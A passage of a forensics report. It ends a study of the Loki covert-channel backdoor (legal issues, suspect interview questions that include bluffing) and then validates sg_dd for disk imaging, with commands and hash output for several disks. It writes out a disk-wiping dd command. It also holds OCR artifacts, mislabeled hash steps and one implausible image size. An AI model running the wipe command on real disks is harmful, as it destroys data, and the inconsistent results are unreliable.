Again, because of the quirk in loopback packet capture, every other packet should be disregarded. Note that there are “ICMP Destination unreachable” packets separating the UDP packets used for data transport between the loki client and the atd server. These are due to the fact that there is no service listening to UDP port 53 on either machine, and no way to deliver the incoming packet to a final destination. (The atd server and loki client listen for raw UDP packets, not to the particular port 53.) The operating system sends an ICMP Destination unreachable message for any packet destined for a port that has no listening service.

Legal Implications

There are two questions: what laws might have been violated by running the program, and what are the implications of the presence of the program alone. With only the evidence in the zip file there is no way to tell whether the atd binary

was run. (Due to the absence of an access time in the zip archive.) It may be possible to show that the program was run by examining the original disk for evidence in the form of access times on the original binary. System logs, such as process accounting logs, also might indicate that the program was run. There might also be network logs from a firewall log or intrusion detection system (IDS). In the best case several types of records could be found and used to validate one another.

However, even if the program were run it would not necessarily be an indication of illegal activity. Network communication carried out in a way that would make detection difficult is suspicious, but not in itself criminal. In operation the lokid program behaves much like a telnet server—it allows a client to connect to the server, run programs, and view the output. The program uses common protocols in an unusual way, but these protocols are defined in standards that have the weight of convention rather than of law. An organization might have a local policy against circumventing a firewall, in which case the use of the lokid program might be grounds for disciplinary action.

There is an ancillary implication if the lokid binary is run successfully, which is that the person running it must have system (root) privileges on the machine where lokid is running. Note that it is possible to run lokid without privileges, but it will then fail to open its raw sockets and will quickly exit; it is important to have some evidence that lokid was able to perform privileged actions, not simply that it was run. For example, a network log showing packets being transmitted, in addition to a corresponding change in the binary' s access time, would be a good indication that a privileged user had run lokid. If no authorized system administrator had run lokid the conclusion could be that an unauthorized individual had compromised the system. Again, the important issue would not be that someone ran lokid, but that they were able to run it. Compromising a system would open an intruder up to numerous potential legal charges. For example, an intruder could be prosecuted under Federal law if the computer were a U.S. Government computer, a computer used by a financial institution, or if it were used in interstate commerce, and if the intruder accessed information or caused damage.[21] Alternatively, the intruder could prosecuted if he accessed any stored communications (such as email) while on the system.[22] Finally, the intruder could be open to prosecution under local statutes, or could be held liable for damages in a civil suit.

If the person who installed lokid was authorized to access the system (that is, the system was not compromised) they might have violated an institutional policy against installation of unauthorized software.[23] This, too, could lead to disciplinary action within the organization.

21 18 USC § 1030
22 18 USC § 2701
23 For example, http://www.computerworld.com/softwaretopics/software/story/0,10801,59500,00.html

Interview Questions

The following questions might be useful when interviewing someone suspected of having installed the lokid program on a system:

- *Are you pretty interested in computers, do you use them a lot?*

A simple question to put the subject at ease and gain some information about his proclivities. The person who installed lokid would probably not be a casual computer user, but rather would be someone fairly comfortable using one and probably would be someone who spends time using one outside of work. (Tools like lokid are seldom used in a traditional business context.)

- *What sorts of UNIX systems have you used?*

The particular skill set needed to compile and install lokid on a Linux system would suggest someone with some experience on UNIX-like systems. The question does not address Linux in particular because these skills would be fairly portable between Linux and other systems such as Sun Solaris or SGI IRIX.

- *What sorts of things do you use those systems for?*

Here it would be good to see some sign of the particular skills needed to work with lokid. For example, someone who does software development on UNIX-like systems should be able to compile lokid.

- *What kind of access do you have to this system?*

If the interviewee indicates that he has no access to the system he can no longer claim to be running the program legitimately (if there is some other evidence that he did run the program). Alternatively, if the interviewee claims to have only user-level access but later admits to running the program it would be a clear indication of running programs in excess of his normal authority. (This since lokid requires root privilege to run.)

- *Do you ever run test programs or experimental code on the system?*

Give the interviewee a possible out. Keep in mind the answers to the previous question.

- *Do you know the local policies on installing software?*

Keep the interviewee talking. He might suggest that he is authorized to test programs on the target system, which could lead to revisiting the previous question.

- *Do you have any idea what the atd program is?*

Someone fairly experienced with UNIX-like systems should know that “atd” is typically a command scheduler. If the subject describes lokid, that' s definitely a suspicious response.

- *Are you familiar with a program called Loki?*

Give the interviewee a chance to show off. See how much he will talk about the program.

- *It's an interesting tool, one that makes it difficult to notice traffic unless you are looking for it. But do you know how easy it is to read the traffic since it isn't encrypted?*

Make the interviewee wonder whether someone was watching that traffic, and wonder what they might have seen if they were. If the program were simply downloaded without a real understand of how it works, the response might be a bit nervous. Watch for a reaction, especially non-verbal clues (e.g., fidgeting) that might indicate this.

- *A lot of ICMP or DNS traffic to unusual hosts could really get the attention of anyone watching the network. Why would a program used to hide traffic do something so blatant?*

Again make the interviewee wonder whether someone was watching the traffic. Hint that there is more evidence than actually exists. Give the interviewee a possible out (to claim that the traffic were somehow legitimate) but only by admitting to running the program. If the suspect did install the program he might attempt to defend the choice.

- *Well, can you think of anything else you would like us to know?*

This is the last chance for the subject to pass on more information or make a play for excusing the incident. If any of the previous answers raised new questions, follow-on questions could be raised. There is little evidence without additional logs, so it is best not to push the subject too hard at this point unless some of his answers are incriminating.

Additional Information

The rec program used to reverse compile the program has a home page at http://www.backerstreet.com/rec/rec.htm

The internet standards describing IP, ICMP, and UDP packets are available at http://www.faqs.org/rfcs/rfc791.html, http://www.faqs.org/rfcs/rfc792.html, and http://www.faqs.org/rfcs/rfc768.html, respectively.

The source code for a normal UDP checksum function can be found at http://www.netfor2.com/udpsum.htm (Compare with the non-standard function used for the UDP checksum in Loki.)

A frequently asked questions (FAQ) document concerning raw socket programming can be found at http://www.whitefang.com/rin/rawfaq.html while a general introduction to sockets is at http://compnetworking.about.com/library/weekly/aa083100a.htm

An analysis of the Loki program can be found at http://www.iss.net/security_center/static/1452.php

Validation of sg_dd as a Forensics Tool

Scope

This document will explore the use of the sg_dd command from the sg3_utils package. This program is intended as a general utility for reading or writing to SCSI disks, but may be useful for forensic hard disk imaging. Output from sg_dd will be validated against disk images created by a more traditional utility on a Linux system. In addition, both of these sets of images will be compared to images obtainable on a FreeBSD system. The goal is to demonstrate both that sg_dd images are forensically sound, and that they can be more accurate than images created via other means on Linux in certain cases.

Description of Tool

The current version of sg3_utils is 1.02, available at http://www.torque.net/sg/p/sg3_utils-1.02.tgz. It was written by Douglas Gilbert and Peter Allworth, and is distributed under the terms of the GNU General Public License (GPLv2).

One of the programs included in sg3_utils is a special version of the "dd" command. dd is a standard utility with a long history[24] which is often used on UNIX-like systems to make copies of hard disks or disk partitions for forensic purposes. For example, the command "dd if=/dev/sda of=file" on a Linux system would create an output file named "file" which would contain an exact copy of /dev/sda—the first SCSI hard drive. Similarly, the command "dd if=/dev/rdsk/c0t0d0s0 of=file" on a Sun Solaris system would create the output file as an exact copy of the first partition on the first disk in that system. In both cases the output is a "bit-image" copy, or one for which every bit in the output is identical to the input. This property is essential in a forensic context because every part of a disk could contain important evidence. An imaging procedure that only captured active files, for example, might miss fragments of deleted files still on the disk—but such fragments would be captured by dd or another bit-image procedure.

dd has no inherent special ability to make disk images—any tool that can read the UNIX device entries (special files typically found in /dev) for a particular disk can potentially be used to make an image, and there are many programs that meet that requirement. It is common to use dd for imaging for two major reasons. First, dd is standardized; dd' s behavior is well documented and fairly well understood. Second, dd has error-handling semantics that are ideal for forensic applications. With certain options (the conv=sync,noerror flags) dd can be instructed to make a note of blocks that can' t be properly read due to errors and


24 The UNIX dd utility was first inspired by the IBM JCL "DD" syntax. The IEEE standard for dd can be found at http://www.opengroup.org/onlinepubs/007904975/utilities/dd.html

to continue reading further blocks, while keeping the output synchronized to the input.[25]


Assuming that a particular implementation of dd performs according to the standard specification, the critical component of a system used for disk imaging is the operating system. Specifically, the operating system must provide an interface by which a program (such as dd) can read all of the bits provided by the disk. Most UNIX-like systems, including Linux, do provide such an interface. The filename used for this interface varies from system to system (as seen in the dd examples above) but in general will provide a way to begin reading at the start of the disk and continue through to the end.

Linux, however has one important limitation in the interface it provides—it addresses the disk in logical blocks of 1024 bytes, and cannot access "partially full" logical blocks.[26] Since hard disks typically are divided into physical blocks of 512 bytes, what this limitation means in practice is that the last block of a disk with an odd number of blocks cannot be accessed via dd on Linux. Here is an illustration of the problem.

disk0 physical layout:



disk0 logical layout:



disk1 physical layout:

disk1 logical layout:

disk0 has an even number of 512 byte physical blocks, so 3 logical 1024 byte blocks fully cover the disk. disk1 has an odd number of 512 byte physical blocks, so 3 1024 byte blocks cover 6 of 7 physical blocks and leave the 7th unaddressed. This is a limitation not in the dd command, but in the Linux logical block interface. Historically, this has not posed much of an issue because few applications used the block at the end of the disk. For forensics use, however, it is desirable to capture the entire disk.

One possibility for avoiding the odd-numbered block problem of the Linux kernel' s logical block interface is to use a different interface altogether. There is in Linux 2.4 a facility called the SCSI generic (sg) device driver which allows a program to send commands to a SCSI device. This facility is most often used to control CD writers and scanners, but it can also be used to access SCSI hard disks—though doing so is more complicated with the sg driver than with the normal logical block interface. A program using the block interface requests data

25 This behavior is mandated by *Disk Imaging Tool Specification*, §5.1.3
26 Lyle, *Notes on dd*

from a device driver which does whatever work is necessary to retrieve that data, while a program using the sg interface writes or retrieves data by sending a series of special commands right to the disk. sg provides an interface for sending SCSI commands and receiving replies rather than for reading and writing blocks of data. The advantage of the sg approach is that any data on the disk can be retrieved, while the disadvantages are that the program trying to access the data must know which commands to send to the disk to retrieve the data and that the program can only access one type of device (SCSI/FireWire, as opposed to IDE, disks). sg_dd uses the sg interface to read or write data to a hard disk while presenting a command-line interface similar to that provided by the traditional dd command.

sg_dd is the component of the sg3_utils package being analyzed here, but there are some other tools that may be useful in a forensics context and might be worthy of future evaluation. Most notably, the sginfo command retrieves various information from a hard disk, including things such as its manufacturer, model, serial number, and drive geometry. There are also other versions of the sg_dd command that attempt to increase performance via parallelization.

sg_dd can be compiled on any Linux system which is based on a 2.4.x-series kernel and which includes the standard compiler tools and development library; it does not require any special external libraries to run. It can be compiled statically (with no dependence on system libraries) if that is desired, as might be the case when doing a live review of a potentially compromised system.

Test Apparatus

The test system is a Dell Optiplex GXT workstation. It contains a 333 MHz Pentium II processor and 64MB RAM. The system disk is a 160GB Maxtor 4G160J8. An Adaptec 2940 Ultra SCSI adapter is installed along with an Orange Micro OrangeLink+ FireWire and USB2.0 adapter. The system has a built-in 3Com 905B network interface which is not used during the tests. A Sun UltraSCSI enclosure is used to connect SCSI disks that have an SCA interface. An ADS Pyro 1394 FireWire drive enclosure is used to connect an IDE disk to a FireWire interface.

Six hard disks were selected for testing. Two are Seagate ST34371W 4GB disks, two are Maxtor ATLAS 10K III 36GB disks, one is a Seagate ST318404LC 18GB disk, and one is a Seagate Medalist ST33210A 3GB disk. These were chosen to provide a variety of interfaces and sizes. The ST34371W disks are connected internally via a 68 pin wide SCSI cable. The ST33210A is connected externally via the FireWire enclosure. The other disks have an SCA interface and are connected via the external Sun UltraSCSI enclosure. The Maxtor disks have an odd number of sectors, while the other disks all have an even number. Two of the disks, the ST34371W serial number JD—59 and the Maxtor serial number 34—03, [27] were prepared by filling them with null or 0 bytes using the command

27 Only the beginning and end of each serial number are displayed in this report; full serial numbers should be recorded in normal operation

"dd if=/dev/zero of=/dev/da0" in FreeBSD. This allows a third party with the same model of disks to rerun these tests in order to duplicate the exact results. The other disks were imaged using their original contents, as would be done in operational use.

The system has two operating systems installed in dual-boot mode. The first is Debian GNU/Linux 3.0 with a locally compiled 2.4.20 kernel downloaded from http://ftp.kernel.org. It is essential that support for the SCSI generic driver is compiled with the kernel, either internally or as a module. (Look for option CONFIG_CHR_DEV_SG in the kernel configuration file.) The sg_dd program is compiled from the sg3-utils package at http://www.torque.net/sg/p/sg3_utils-1.02.tgz. The dd command used in the test is from the Debian package of the GNU fileutils, version 4.1-10. md5sum is from the Debian GNU textutils package, 2.0-12. sha1sum is locally compiled from version 2.0.21 of the GNU textutils source at http://alpha.gnu.org/gnu/textutils/textutils-2.0.21.tar.gz. dmesg is from the Debian util-linux package, version 2.11n-4. The second operating system is a default install of FreeBSD 5.0-RELEASE.

The sg_dd command is modeled after the traditional dd command. The input device is specified with the "if=" parameter, and the output file or device is specified with the "of=" parameter. The block size is set automatically to the hardware block size of the device (and cannot be set to another value, unlike dd). Note that the device nodes used by the sg_dd command are not the same devices which would be used by the dd command. Instead of, for example, /dev/sda, the sg_dd command might use /dev/sg0. If disks are the only SCSI devices attached to a system the relation should be /dev/sda=/dev/sg0, /dev/sdb=/dev/sg1, etc. This will not necessarily hold true if CD-ROMs or other non-disk devices are added to the system, in which case the sg device numbers are allocated in the order the devices appear in the file /proc/scsi/scsi. It is also possible to determining the mapping between a block device and a SCSI generic device by running the sg_map command.

Environmental Conditions

The system is operated in a dedicated stand-alone mode for these tests. No extraneous processes are running and the system is monitored during imaging. (The person doing the imaging is physically present and periodically checks the system console for errors or other items requiring attention.)

Procedure Description

1. The make and model of the hard drive will be noted from its label.
2. The system is booted into the Linux partition and the "dmesg" command will be used to view the kernel messages and confirm that the expected disk is attached.
3. Files will be named with a scheme based on d*n*, where *n* is an arbitrary number assigned to the disk, counting from 0.

4. An MD5 hash will be calculated for the disk using the command “md5sum [device]”; the results will be stored in d*n*.md5sum
5. A SHA-1 hash will be calculated for the disk using the command “sha1sum [device]”; the results will be stored in d*n*.sha1sum
6. An image will be made of the disk using the command “dd if=[device] of=d*n*.dd”
7. An MD5 hash will be calculated for the dd image using the command “md5sum d*n*.dd”; the results will be stored in d*n*.dd.md5sum
8. A SHA-1 hash will be calculated for the dd image using the command “sha1sum d*n*.dd”; the results will be stored in d*n*.dd.sha1sum
9. An image will be made of the disk using the command “sg_dd if=[device] of=d*n*.sg_dd”
10. An MD5 hash will be calculated for the sg_dd image using the command “md5sum d*n*.sg_dd”; the results will be stored in d*n*.sg_dd.md5sum
11. A SHA-1 hash will be calculated for the sg_dd image using the command “sha1sum d*n*.sg_dd”; the results will be stored in d*n*.sg_dd.sha1sum
12. The SHA-1 and MD5 hashes should be recalculated for the original device, and it should be confirmed that the hash was not altered by the intermediate steps.
13. The system is rebooted into the FreeBSD partition and the “dmesg” command is run to verify that the correct hard drive is installed and recognized by the operating system.
14. An MD5 hash of the disk will be calculated using “dd if=[device] | md5”

Notes on the procedures:

The SHA-1 and MD5 hashes are intended to demonstrate that images are identical to one another and to the original disk. Both hash algorithms generate a distinct output for a given input, an output which is highly unlikely to be generated for any other than the original input.[28] Thus the hash value can be used as a “fingerprint” for a particular input (such as a disk image) with a high degree of reliability. If two images are different due to a problem with the imaging process or if the original is altered after the original hash is recorded, it is expected that the hashes of the different items will not match.

MD5 is the only hash performed on the FreeBSD system. Though SHA-1 is a slightly newer algorithm, both hash methods share a common heritage and purpose and MD5 alone should be adequate to reproduce the results of the testing on Linux. If FreeBSD were being used as the primary imaging platform it would be good to use a SHA-1 utility as was done on the Linux system, since a

28 See *RFC1321* and *Secure Hash Standard*

second hash offers some assurance of integrity in the event that a problem with either algorithm is discovered in the future.

Only a hash is obtained on FreeBSD, rather than a complete image. This is because the purpose of the FreeBSD procedure is to determine the contents of the disk rather than to evaluate the chain of imaging tools on the FreeBSD system.

dd is run without any special error-handling parameters. In the absence of a method for generating repeatable hard disk errors it was considered better for a test to abort than to generate unreproducible results. No errors were observed on any of the hard disks during testing.

While not strictly a part of the procedures under evaluation, it is important to mention that the "script" command is run before any other commands on both the Linux and FreeBSD systems. This program creates a file called "typescript" which records all input and output from the console, in order to preserve them for later presentation.

Criteria for Approval

It is important to demonstrate two things: first, that sg_dd can fully image the disk without altering it; and second, that sg_dd can capture the last block of a disk with an odd number of blocks. The dd utility is already validated by the National Institute of Standards Technology to produce a non-destructive bit image copy,[29] so the first of the criteria can be partially met by comparing the image produced by sg_dd to one produced by dd. (If dd is known to produce a bit image copy, and the sg_dd image is identical, then it follows that the sg_dd tool has produced a bit image copy.) Further assurance that the image produced by sg_dd is valid will be provided by comparing the hashes of the image with those of the original—as described previously, the hashes should provide a fingerprint which will match only if the images are identical. The rest of the first criteria, that the image be obtained without altering the original media, can be confirmed by comparing hashes of the media before and after the imaging process—if the hashes differ, something has altered the original disk. The second of the criteria will be met by creating dd and sg_dd images of a disk with an odd number of blocks. The sg_dd image should have one block more than the dd image, but the two images should be otherwise identical. The results will be reproduced on a separate operating system (FreeBSD) which is not known to suffer from the "odd-block" problem, in order to validate any differences found between dd and sg_dd on the original Linux system.

29 Test Results: dd

Data and Results

First disk (d0)

The label on the disk indicates that it is a Seagate Barracuda, Model ST34371W. The serial number is JD—26.

The relevant dmesg output:

```
  Vendor: SEAGATE   Model: ST34371W          Rev: 0484
  Type:   Direct-Access                      ANSI SCSI revision: 02
SCSI device sda: 8496884 512-byte hdwr sectors (4350 MB)
```

This is the expected disk. Commands and output follow:

```
# md5sum /dev/sda > d0.md5sum
# sha1sum /dev/sda > d0.sha1sum
# dd if=/dev/sda of=d0.dd
8496884+0 records in
8496884+0 records out
# md5sum d0.dd > d0.dd.md5sum
# sha1sum d0.dd > d0.dd.sha1sum
# sg_dd if=/dev/sg0 of=d0.sg_dd
Assume default 'bs' (block size) of 512 bytes
8496884+0 records in
8496884+0 records out
# md5sum d0.dd > d0.sg_dd.md5sum
# sha1sum d0.dd > d0.sg_dd.sha1sum
# md5sum /dev/sda
8ba022d5b65522d103630ed5c3f480c3  /dev/sda
# sha1sum /dev/sda
893f46e967d50c2f60b2cb36494ef7b42eb1d5dd  /dev/sda
```

The contents of the hash files:

```
# head d0.md5sum d0.sha1sum  d0.dd.md5sum d0.dd.sha1sum
d0.sg_dd.md5sum d0.sg_dd.sha1sum
==> d0.md5sum <==
8ba022d5b65522d103630ed5c3f480c3  /dev/sda

==> d0.sha1sum <==
893f46e967d50c2f60b2cb36494ef7b42eb1d5dd  /dev/sda

==> d0.dd.md5sum <==
8ba022d5b65522d103630ed5c3f480c3  d0.dd

==> d0.dd.sha1sum <==
893f46e967d50c2f60b2cb36494ef7b42eb1d5dd  d0.dd

==> d0.sg_dd.md5sum <==
8ba022d5b65522d103630ed5c3f480c3  d0.sg_dd

==> d0.sg_dd.sha1sum <==
893f46e967d50c2f60b2cb36494ef7b42eb1d5dd  d0.sg_dd
```

Note that the hashes of the original disk match the hashes of both the dd and sg_dd images—both images are identical copies of the disk. The original hashes match the hashes taken at the end of the procedure, indicating that the original disk was not modified by the intervening steps. The two images are the same length:

```
> find . -name d0\*dd -printf '%p \t%s\n'
./d0.dd         4350404608
```

```
./d0.sg_dd      4350404608
```

After rebooting into FreeBSD the dmesg command is run:

```
# dmesg | grep da0:
da0: <SEAGATE ST34371W 0484> Fixed Direct Access SCSI-2 device
da0: 40.000MB/s transfers (20.000MHz, offset 8, 16bit), Tagged Queueing Enabled
da0: 4148MB (8496884 512 byte sectors: 255H 63S/T 528C)
```

The correct drive is recognized.

```
# dd if=/dev/da0 | md5
8496884+0 records in
8496884+0 records out
4350404608 bytes transferred in 2268.252548 secs (1917954 bytes/sec)
8ba022d5b65522d103630ed5c3f480c3
```

The MD5 hash of the disk matches the results from the dd and sg_dd in Linux. Also, the number of blocks read from the disk is consistent with the results from Linux.

Second disk (d1)

The label on the disk indicates that it is a Seagate Cheetah, Model ST318404LC. The serial number is 1B—LW.

The relevant dmesg output:

```
  Vendor: SEAGATE  Model: ST318404LC       Rev: 0002
  Type:   Direct-Access                    ANSI SCSI revision: 03
SCSI device sda: 35843670 512-byte hdwr sectors (18352 MB)
```

This is the expected disk. Commands and output follow:

```
# md5sum /dev/sda > d1.md5sum
# sha1sum /dev/sda > d1.sha1sum
# dd if=/dev/sda of=d1.dd
35843670+0 records in
35843670+0 records out
# md5sum d1.dd > d1.dd.md5sum
# sha1sum d1.dd > d1.dd.sha1sum
# sg_dd if=/dev/sg0 of=d1.sg_dd
Assume default 'bs' (block size) of 512 bytes
35843670+0 records in
35843670+0 records out
# md5sum d1.dd > d1.sg_dd.md5sum
# sha1sum d1.dd > d1.sg_dd.sha1sum
# md5sum /dev/sda
58a48dfafbc4a8865642bce23058d047  /dev/sda
# sha1sum /dev/sda
539ccdbc0dfda9b178ad655f19e420f1586df1b6  /dev/sda
```

The contents of the hash files:

```
# head d1.md5sum d1.sha1sum  d1.dd.md5sum d1.dd.sha1sum
d1.sg_dd.md5sum d1.sg_dd.sha1sum
==> d1.md5sum <==
58a48dfafbc4a8865642bce23058d047  /dev/sda

==> d1.sha1sum <==
539ccdbc0dfda9b178ad655f19e420f1586df1b6  /dev/sda

==> d1.dd.md5sum <==
58a48dfafbc4a8865642bce23058d047  d1.dd

==> d1.dd.sha1sum <==
```

```
539ccdbc0dfda9b178ad655f19e420f1586df1b6  d1.dd

==> d1.sg_dd.md5sum <==
58a48dfafbc4a8865642bce23058d047  d1.sg_dd

==> d1.sg_dd.sha1sum <==
539ccdbc0dfda9b178ad655f19e420f1586df1b6  d1.sg_dd
```

The hashes of the original disk match the hashes of both the dd and sg_dd images. Also, the original hashes match the hashes calculated at the end of the procedure, so the disk was not modified during the test. The two images are the same length:

```
> find . -name d1\*dd -printf '%p \t%s\n'
./d1.dd         18351959040
./d1.sg_dd      18351959040
```

In FreeBSD the attached disk is confirmed to be the one expected:

```
# dmesg | grep da0:
da0: <SEAGATE ST318404LC 0002> Fixed Direct Access SCSI-3 device
da0: 40.000MB/s transfers (20.000MHz, offset 8, 16bit), Tagged Queueing Enabled
da0: 17501MB (35843670 512 byte sectors: 255H 63S/T 2231C)
```

A hash is calculated:

```
# dd if=/dev/da0 | md5
35843670+0 records in
35843670+0 records out
18351959040 bytes transferred in 10991.344536 secs (1669674 bytes/sec)
58a48dfafbc4a8865642bce23058d047
```

This MD5 hash matches those obtained by the Linux dd and sg_dd, and the number of blocks read is also consistent.

Third disk (d2)

The disk' s label calls it a Maxtor ATLAS 10K III – 320, 3.5 SERIES Ultra320 SCSI 36GB. The serial number is 34—90.

First check the dmesg output:

```
  Vendor: MAXTOR    Model: ATLASU320_36_SCA  Rev: B120
  Type:   Direct-Access                      ANSI SCSI revision: 03
SCSI device sda: 71132959 512-byte hdwr sectors (36420 MB)
```

This is the expected drive for d2. Begin the verification procedure, recording input and output:

```
# md5sum /dev/sda > d2.md5sum
# sha1sum /dev/sda > d2.sha1sum
# dd if=/dev/sda of=d2.dd
71132958+0 records in
71132958+0 records out
# md5sum d2.dd > d2.dd.md5sum
# sha1sum d2.dd > d2.dd.sha1sum
# sg_dd if=/dev/sg0 of=d2.sg_dd
Assume default 'bs' (block size) of 512 bytes
71132959+0 records in
71132959+0 records out
# md5sum d2.sg_dd > d2.sg_dd.md5sum
# sha1sum d2.sg_dd > d2.sg_dd.sha1sum
# md5sum /dev/sda
768ac4508c189dde5991d4b523a23170  /dev/sda
# sha1sum /dev/sda
```

```
46eafa98a0cde3581294cf9fd7ca17c4962c1d28  /dev/sda
```

It is important to note from the above output that while the dd command read only 71132958 blocks of the 71132959 reported for the disk in the dmesg output, the sg_dd command read a full 71132959 blocks.

The contents of the various hash files is as follows:

```
> head d2.md5sum d2.dd.md5sum d2.sg_dd.md5sum d2.sha1sum
d2.dd.sha1sum d2.sg_dd.sha1sum
==> d2.md5sum <==
768ac4508c189dde5991d4b523a23170  /dev/sda

==> d2.dd.md5sum <==
768ac4508c189dde5991d4b523a23170  d2.dd

==> d2.sg_dd.md5sum <==
d54a32663e00807e98709616f64a1c1b  d2.sg_dd

==> d2.sha1sum <==
46eafa98a0cde3581294cf9fd7ca17c4962c1d28  /dev/sda

==> d2.dd.sha1sum <==
46eafa98a0cde3581294cf9fd7ca17c4962c1d28  d2.dd

==> d2.sg_dd.sha1sum <==
f92c275f18cb0c83ebb30999abfa7b6fa4f6d23c  d2.sg_dd
```

Note that the sg_dd hashes do not match the others, as they should not since they are a different length. The sg_dd image is exactly 512 bytes longer than the dd image, because sg_dd read 71132959 blocks rather than the 71132958 blocks read by dd:

```
> find . -name d2\*dd -printf '%p \t%s\n'
./d2.dd         36420074496
./d2.sg_dd      36420075008
```

To check that that the sg_dd image matches the dd image except for the last block, calculate hashes for all but one block of the sg_dd image:

```
> dd if=d2.sg_dd count=71132958 | md5sum
71132958+0 records in
71132958+0 records out
768ac4508c189dde5991d4b523a23170
> dd if=d2.sg_dd count=71132958 | sha1sum
71132958+0 records in
71132958+0 records out
46eafa98a0cde3581294cf9fd7ca17c4962c1d28  -
```

Note that these hashes match the hashes of the dd image taken directly from the disk, which demonstrates that the images are equivalent up to the final block (the one which appears only in the sg_dd image).

In FreeBSD the dmesg output is used to confirm the identity of the attached disk:

```
# dmesg | grep da0:
da0: <MAXTOR ATLASU320_36_SCA B120> Fixed Direct Access SCSI-3 device
da0: 40.000MB/s transfers (20.000MHz, offset 8, 16bit), Tagged Queueing Enabled
da0: 34732MB (71132959 512 byte sectors: 255H 63S/T 4427C)
```

A hash of the disk is calculated:

```
# dd if=/dev/da0 | md5
71132959+0 records in
71132959+0 records out
```

```
36420075008 bytes transferred in 18664.649237 secs (1951286 bytes/sec)
d54a32663e00807e98709616f64a1c1b
```

In this case the number of blocks read and the hash calculated are consistent with the results from sg_dd but differ from the Linux dd output.

Fourth disk (d3)

The label on the disk indicates that it is a Seagate Barracuda, Model ST34371W. The serial number is JD—59.

The relevant dmesg output:

```
  Vendor: SEAGATE   Model: ST34371W          Rev: 0484
  Type:   Direct-Access                      ANSI SCSI revision: 02
SCSI device sda: 8496884 512-byte hdwr sectors (4350 MB)
```

This is the expected disk. Commands and output follow:

```
# md5sum /dev/sda > d3.md5sum
# sha1sum /dev/sda > d3.sha1sum
# dd if=/dev/sda of=d3.dd
8496884+0 records in
8496884+0 records out
# md5sum d3.dd > d3.dd.md5sum
# sha1sum d3.dd > d3.dd.sha1sum
# sg_dd if=/dev/sg0 of=d3.sg_dd
Assume default 'bs' (block size) of 512 bytes
8496884+0 records in
8496884+0 records out
# md5sum d3.dd > d3.sg_dd.md5sum
# sha1sum d3.dd > d3.sg_dd.sha1sum
# md5sum /dev/sda
236397151febdceba05eb33fae9f0f18  /dev/sda
# sha1sum /dev/sda
687116320cc54a7cb4731bc042378e64a7e73ed3  /dev/sda
```

The contents of the hash files:

```
# head d3.md5sum d3.sha1sum  d3.dd.md5sum d3.dd.sha1sum
d3.sg_dd.md5sum d3.sg_dd.sha1sum
==> d3.md5sum <==
236397151febdceba05eb33fae9f0f18  /dev/sda

==> d3.sha1sum <==
687116320cc54a7cb4731bc042378e64a7e73ed3  /dev/sda

==> d3.dd.md5sum <==
236397151febdceba05eb33fae9f0f18  d3.dd

==> d3.dd.sha1sum <==
687116320cc54a7cb4731bc042378e64a7e73ed3  d3.dd

==> d3.sg_dd.md5sum <==
236397151febdceba05eb33fae9f0f18  d3.sg_dd

==> d3.sg_dd.sha1sum <==
687116320cc54a7cb4731bc042378e64a7e73ed3  d3.sg_dd
```

All hashes match, indicating that the images are accurate and that the disk was not modified by the testing. The two images are the same length:

```
> find . -name d3\*dd -printf '%p \t%s\n'
./d3.dd         18351959040
./d3.sg_dd      18351959040
```

After booting FreeBSD:

```
# dmesg | grep da0:
da0: <SEAGATE ST34371W 0484> Fixed Direct Access SCSI-2 device
da0: 40.000MB/s transfers (20.000MHz, offset 8, 16bit), Tagged Queueing Enabled
da0: 4148MB (8496884 512 byte sectors: 255H 63S/T 528C)
```

This is the correct drive.

```
# dd if=/dev/da0 | md5
8496884+0 records in
8496884+0 records out
4350404608 bytes transferred in 5632.586261 secs (772364 bytes/sec)
236397151febdceba05eb33fae9f0f18
```

The MD5 hash of the disk matches that obtained in Linux.

Fifth disk (d4)

Disk is labeled as a Maxtor Atlas 10K III-320. Serial number 34—03.

Disk is confirmed with following dmesg output:

```
  Vendor: MAXTOR    Model: ATLASU320_36_SCA  Rev: B120
  Type:   Direct-Access                      ANSI SCSI revision: 03
SCSI device sda: 71132959 512-byte hdwr sectors (36420 MB)
```

Test commands and output:

```
# md5sum /dev/sda > d4.md5sum
# sha1sum /dev/sda > d4.sha1sum
# dd if=/dev/sda of=d4.dd
71132958+0 records in
71132958+0 records out
# md5sum d4.dd > d4.dd.md5sum
# sha1sum d4.dd > d4.dd.sha1sum
# sg_dd if=/dev/sg0 of=d4.sg_dd
Assume default 'bs' (block size) of 512 bytes
71132959+0 records in
71132959+0 records out
# md5sum d4.sg_dd > d4.sg_dd.md5sum
# sha1sum d4.sg_dd > d4.sg_dd.sha1sum
# md5sum /dev/sda
5d6b7e15e9de398a34b2844178a1a44a  /dev/sda
# sha1sum /dev/sda
ba4ddc04e8239e14cf6d037fa12ab89027ef15dd  /dev/sda
```

Hash files:

```
> head d4.md5sum d4.dd.md5sum d4.sg_dd.md5sum d4.sha1sum
d4.dd.sha1sum d4.sg_dd.sha1sum
==> d4.md5sum <==
5d6b7e15e9de398a34b2844178a1a44a  /dev/sda

==> d4.dd.md5sum <==
5d6b7e15e9de398a34b2844178a1a44a  d4.dd

==> d4.sg_dd.md5sum <==
0c93a9c96525b72fdab9faeabc12e6cb  d4.sg_dd

==> d4.sha1sum <==
ba4ddc04e8239e14cf6d037fa12ab89027ef15dd  /dev/sda

==> d4.dd.sha1sum <==
ba4ddc04e8239e14cf6d037fa12ab89027ef15dd  d4.dd

==> d4.sg_dd.sha1sum <==
```

```
8b9ca0548d8ec3c6d8354ada9a9a4c9c78a7506d  d4.sg_dd
```

Again, the dd and sg_dd hashes do not match, and again the sg_dd file is one block (512 bytes) longer than the dd file:

```
> find . -name d4\*dd -printf '%p \t%s\n'
./d4.dd         36420074496
./d4.sg_dd      36420075008
```

Calculate hashes on all but the last block of the sg_dd file:

```
> dd if=d4.sg_dd count=71132958 | md5sum
71132958+0 records in
71132958+0 records out
5d6b7e15e9de398a34b2844178a1a44a
> dd if=d4.sg_dd count=71132958 | sha1sum
71132958+0 records in
71132958+0 records out
ba4ddc04e8239e14cf6d037fa12ab89027ef15dd  -
```

The hashes now match those obtained with dd, indicating that the dd and sg_dd files are identical except for the final block available only in the sg_dd image.

After a reboot into FreeBSD dmesg is run again:

```
# dmesg | grep da0:
da0: <MAXTOR ATLASU320_36_SCA B120> Fixed Direct Access SCSI-3 device
da0: 40.000MB/s transfers (20.000MHz, offset 8, 16bit), Tagged Queueing Enabled
da0: 34732MB (71132959 512 byte sectors: 255H 63S/T 4427C)
```

